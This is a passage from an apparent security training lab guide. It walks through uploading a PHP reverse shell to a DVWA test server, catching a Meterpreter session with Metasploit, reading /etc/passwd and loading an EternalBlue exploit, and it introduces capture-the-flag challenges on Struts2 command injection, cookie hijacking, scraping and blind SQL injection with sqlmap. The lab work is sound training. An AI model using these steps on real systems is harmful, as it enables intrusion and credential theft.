
In Notepad, paste the copied code and *Save* and close the file.




Open a Web Browser and go to https://dvwa.vlab.f5demo.com


Log in with *admin* / *password*

Choose the *Upload* menu on the lower left



Click *Choose File* and select the *hackdvwa.php* file you just created on the Desktop and click *Upload*





The file is then posted to the server and the location is displayed for you as a means of confirmation. You can copy this and paste it at the end of the URL in the browser.

In the browser, visit that file's location: http://dvwa.vlab.f5demo.com/hackable/uploads/hackdvwa.php

This will actually fail and you should see a "no socket" message, but we'll set that up next.

Back to the Kali ssh session we will set up the server to connect to from the web server.

If you're not within msfconsole anymore, start it:

```
$ msfconsole
```

Now we want to choose an exploit to run.

```
msf > use exploit/multi/handler
```

To see what is selected for this exploit by default, type:

```
msf > options

Module options (exploit/multi/handler):

    Name Current Setting Required Description
    ---- --------------- -------- -----------

Exploit target:

    Id Name
    -- ----
    0  Wildcard Target
```

this selects the exploit we'll run in Metasploit

```
msf > set payload php/meterpreter/reverse_tcp
```

To see the options for this payload, type:

```
msf > options

Module options (exploit/multi/handler):

    Name Current Setting Required Description
    ---- --------------- -------- -----------

Payload options (php/meterpreter/reverse_tcp):

    Name  Current Setting Required Description
    ----  --------------- -------- -----------
    LHOST                 yes      The listen address
    LPORT 4444            yes      The listen port

Exploit target:

    Id Name
    -- ----
    0  Wildcard Target
```

This chooses the actual payload we're going to send through the exploit and we'll set some parameters. To see the options:

```
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp

msf exploit(handler) > show options

Module options (exploit/multi/handler):

    Name Current Setting Required Description
    ---- --------------- -------- -----------

Payload options (php/meterpreter/reverse_tcp):
```

```
    Name  Current Setting Required Description
    ----  --------------- -------- -----------
    LHOST                 yes      The listen address
    LPORT 4444            yes      The listen port

Exploit target:

    Id Name
    -- ----
    0  Wildcard Target
```

Set the options as follows:

```
mfs > set lhost 10.1.10.240
mfs > set lport 4444
```

lhost and lport

These options are the 'local' listening IP and port for the exploit. Note that the IP here is the internal NAT'd IP address. In the above PHP code you entered the External NAT'd address.

Return to your web browser on the Windows PC and refresh the page.

Now we can start the server:

```
mfs > exploit
```

exploit

Exploit is the fun command... here we are running the exploit we want to see. You can also use *run* but exploit is so much more Hacker.

After a few seconds, you should see:

```
[*] Started reverse TCP handler on 10.1.10.240:4444
[*] Starting the payload handler...
[*] Sending stage (33986 bytes) to <YOURIP>
[*] Meterpreter session 3 opened (10.1.10.240:4444 -> <IP>:PORT) at <Date>
```

And then a moment or two later:

```
meterpreter >
```

Meterpreter

Meterpreter is the "Swiss Army Knife" of the Metasploit Framework. You can open a meterpreter console up through an exploit, like we just did. In this case, we set up Metasploit to listen for incoming traffic on port 4444 on our NAT'd internet address. We had to do this because the DMZ address isn't accessible by the Web Server but it is allowed to connect to the internet. We then run the uploaded PHP code we generated which opens the connection and now we're able to run commands on the web server as though we had an ssh-like connection.

Let's examine the web server so see what we can find.

In the Meterpreter shell type:

```
meterpreter > dir
```

We can the following:

```
meterpreter > dir
Listing: /var/www/dvwa/hackable/uploads
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  667   fil   2013-07-08 12:55:06 -0400  dvwa_email.png
100644/rw-r--r--  950   fil   2017-06-19 09:11:52 -0400  hackdvwa.php
100644/rw-r--r--  951   fil   2017-06-14 13:50:15 -0400  hackme.php.txt
```

We can see what accounts are on this server by typing:

```
meterpreter > cat /etc/passwd
```

To see a list of the commands that are available to you, you can type *help* at any point

Feel free to investigate the web server, when you're finished type *exit* and the Meterpreter shell will close.

Note that when you close the session, the web page finally ends spinning.

Exercise 3: Metasploit Utilities

Update Metasploit application

In order to stay current, you need to update your copy of the Metasploit regularly. Issue the following command from the Kali bash command shell:

root@kali# sudo apt-get update

Note on non-Kali installs of Metasploit, you can issue the command *msfupdate* within the Metasploit console but this is disabled in recent releases of Kali in favor of using the apt-get command.

Update the Exploit database

This process is a little more involved. First you need to locate the exploits you want to download (or even write your own!). The best database for this is at https://www.exploit-db.com/ for viewing the exploits but you can use the git tool grab specific items. The github repository is located at https://github.com/offensive-security/exploit-database

There is also a tool available on the git repository called searchsploit which will search the database for you and list the exploits for you.

To find a new Windows exploit, you can execute from the Kali server:

On the Kali bash shell:

git clone https://github.com/offensive-security/exploit-database.git /opt/exploit-database

cd /opt/exploit-database

Say you want to find the exploit which works with the recent NSA Hacks released in May/June 2017, known as 'eternalblue' for SMB hacking:

./searchsploit eternalblue Windows

{ a list of exploits will be returned }

Now you can choose which one you want to load, we will load the one for Windows 7/2008 or the file 42031.py. Looking at the output of the command, you will see that the files are in the platforms/win_x86-64/remote directory. This file is the Ruby on Rails code that will be executed by Metasploit, and it will need to be copied to the proper folder.

cd ~/.msf4/modules

ls –ls

If the 'exploits' directory doesn't exist, create it:

mkdir ~/.msf4/modules/exploits

cd exploits

Do the same for the directory tree: win_86-64 and remote so you have the following directory structure:

/root/.msf4/modules/exploits/win_x86-64/remote

Now copy the Ruby files from the source location

cp /opt/exploit-database/platforms/win_x86-64/remote/42031.py .

Note that there is a period at the end of the previous line

Now open Metasploit

msfconsole

And search for the newly added exploit

search eternalblue

And the exploit will be displayed and is available for use.

Capture The Flag:

It's time for a game of Capture the flag where you will test your skills at both running and patching exploits. The "Capture the Flag" server and scoreboard is located at https://ctf.f5lab.biz. Please first visit the site to create a team name and have a look around. To complete a challenge, enter in the Flag you receive when successfully running or patching an exploit.

Hack and Patch

Note that each Mission is prefaced with [Hack] or [Patch].

Hacking

For the [Hack] missions, you will be attempting to run some sort of exploit. Some will require knowledge of programming or some serious Google-foo to make work. You MUST do these first in order to understand how the [Hack] works. Also, you need to run the [Hack] missions against the "Unprotected" VIPs.

Patching

For the [Patch] missions, you need to rerun the same Hack you did in the corresponding mission but against the “Protected” VIP which has a special ASM policy attached.

***** Do not create your own ASM Policies *****

The policies which are attached have been customized to integrate with our CTF API to show you the flags. Each “Protected” VIP has an existing ASM Policy attached to it, please ensure that you modify the proper policy for the VIP when you are attempting to get the patch flag.

Your First Hack and Patch

We will do the first one together. . . you’ll see how this works and we’re sure you will enjoy the rest of the class.

Useful tools

In order to complete the Capture the Flag, you will need some tools to view the requests/responses and to complete the Hack missions. Many of the tools you will need have been loaded onto the VMs you have access to. Some of them are explained below:

SQLmap

SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. Here is a link to the sqlmap documentation: Sqlmap Website

SQLmap is installed on the Kali Linux server.

Burp Suite

Burp Suite let’s you review/edit the data send and received among other things. It functions as a proxy, typically configured to listen on 127.0.01 loopback address. An application such as a web broswer or sqlmap is configured to use Burpsuite as a Proxy. This enables the review/editing of what is transmitted and received. Here is a link to Burpsuite downloads and documentation BurpSuite.

Burpsuite is installed on the Windows 7 Jumpbox.

Outwit Image Scraper

Outwit is a simple, straight-to-the-point online image browser. Explore the Web for pictures and easily create, save, and share collections. With OutWit Images, you can automatically explore Web pages or search engine results for pictures and create, save and share your collections or view them as full-screen slideshows.

Outwit is installed on the Windows 7 Jumpbox.

Edit This Cookie

EditThisCookie is a Google Chrome extension which allows the user to easily see and manipulate the cookies on the current page.

EditThisCookie is installed on the Windows 7 Jumpbox.

Completing the CTF

You can complete the CTF Contest without referring to the document here, however some of the challenges require some extra tools and some specific knowledge in how to use those tools. We have added this to the document here for you, allowing you to conduct the challenge by following the examples here. If you wish, you can do the challenges without these steps.

Challenge: Remote Command Execution

Level 1

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

In this example, we have an application which uses a vulnerable version of the Struts2 library. This library has a vulnerability in the file upload component, allowing a properly formatted exploit to execute commands on the server. More can be learned about this vulnerability here: https://devcentral.f5.com/articles/apache-struts-remote-code-execution-vulnerability-cve-2017-5638-25617

Using the supplied exploit read the *flag.txt* file in the Tomcat7 folder.

Level 2

When there is a php application on a web server, typically credentials are stored within the application config in clear-text. Using this knowledge, the Struts2 vulnerability and the DVWA site, access the database for DVWA and get the flag from the database.

Challenge: Domain Cookie Exploit

One of the uses of Cookies is to track sessions and identify users. For example, once a user authenticates to a server, the server places a cookie on the user computer that identifies the user. The next time the user accesses the site, they will not be asked to authenticate – the server will check the cookie that identifies the user as authenticated, and allow the user in.

Cookie Hijacking is one of the attacks that can be executed to gain access to privileged information. In this exploit, an attacker would gain access to a cookie that contains user credential information, session information, or other types of information that identify a user to a system. Then the attacker would use this cookie (i.e. copy it to their computer) to gain access to the server.

F5LAB.BIZ is a company that offers financial services to customers. They have two services: hr.f5lab.biz (human resources services) and accounts.f5lab.biz (tax services). Both services use a common backend database to authenticate users.


Challenge: Webscraping

Webscraping is a popular technique used by both white and black hatters to “scrape” a website to harvest information from it. A good example of a mischievous webscraping activity would be a competitor scraping a website in order to harvest a product catalog or product prices. Once they obtain this information, they can gain intelligence about their competition and use it for their own ends.

There are a variety of tools out there to conduct webscraping. Some are off-the shelf and some are custom-developed. In either case, these tools are smart in that they know how to bypass the webscraping security controls – by modifying their traffic patterns (i.e vary the request rate and frequency to avoid detection)

Webstore.f5lab.biz is an online business that offers variety of products. It was detected that an attacker has mounted a webscraping attack against the website and is copying all the product images.

It was discovered that an attacker is using a popular scraping tool OutWit Hub:




The setup

Open OutWit Hub from the Start Menu

In the OutWit Hub GUI, go to **Tools/Preferences/Exports & Downloads** and specify a windows folder under “Save files in”


This folder is where the hacker (web scraper) will save the scraped images

Select Images on the left-hand panel in the GUI:




Note: The OutWit application is written in Java so it sometimes has a challenge with resizing on the RDP session. If you cannot see all the panels well (as in the screenshot below), please resize it and move the

sections around in OutWit until it resembles what you see in the screenshot below):



The highlighted sections in the mage above show the settings that need to be set in order to continue with the exercise.

Tell the scraping tool to look for a file called *flag-hacked.jpg*. Finding this file will earn you a point:



Change the scraping settings in the tool's GUI to Auto-Catch and Auto-Empty:


Make sure you tell the tool to Save the images which it finds:

train the tool on https://webstore.f5lab.biz:

Hit enter

First set of images should show in the OutWit Hub GUI.

Important: Make the scraper scrape the entire site by following all the site's links. To do this, push the "Autoexplore the links on the page" button:



Challenge: BlindSQL Injection

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

Putting it together: using SQLMAP with Burp. If dealing with clear-text http, you can just configure sqlmap to proxy thru Burp. If the site you are working with enforces SSL/TLS, within Burp: Proxy Options Proxy Listeners Request handling, select "Force Use of SSL"

To force SQLMAP to use burp as a proxy: ./sqlmap.py -u “http://<target URL” –proxy “http://127.0.0.1:8080” where -u is target URL, –data is POST data and –proxy is burp proxy details.

SQL injection/BlindSQLI exploit

Web applications front-end access to back-end databases. Properly built applications will validate the input into form fields. A client will fill out a web form and the results will be submitted. With SQL injection exploits, SQL commands are submitted in via the web application forms. If the application is not validating the input (blocking actual SQL commands), then those will get submitted to the database and results can be returned. When testing a website for SQL injection vulnerabilities, errors may be returned from vulnerable websites that indicate the site is vulnerable and how to exploit it. Some websites may suppresses the error messages however. This makes SQL injection harder and what leads to Blind SQL injection.

SQLi exploits can be performed manually thru a web browser. While this can be useful to test a website, it can consume time to manually exploit a vulnerable website. This is where SQLmap can be useful as an automated method to make SQL injection easier. The SQLmap official website says:

> SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

The focus of this lab will be on the use of SQLmap to “map” the database, learning the databases, tables, rows and columns. Successful completion of this lab will result in retrieval of the usernames and passwords. In the database you will find the CTF token.

Proxying the requests thru Burp Suite will help to see and work thru the exploit. Later in this lab you can use Burp Suite to proxy the SQLmap requests to get a better view of what is actually being sent/received.


Both Burp Suite and Sqlmap are tools installed on the jump box machine.
Burp Suite is a link on the desktop and SQLmap is located in c:\sqlmap (as python sqlmap.py)

Executing the exploit

Connect to the jumpbox

Open Chrome and enable the developer tools (Control-Shift-I)

In order to use SQL map, you will need to gather a valid session cookie and the URL to test. The Chrome developer tools can help with this. Clicking on the Application tab of the developer tools will provide details on the cookies as well as other information,



Browse to the DVWA website via the bookmark

Login to the DVWA website and click on the “SQL injection (Blind)” panel.
(User:admin, pass:password)

Click the SQL Injection (Blind) on the left side of the page and enter a number (4 for example) into the user id field and click submit.

With these details, we are able to construct the sqlmap command.

Open a command prompt in windows and change to the “c:\sqlmap” directory.
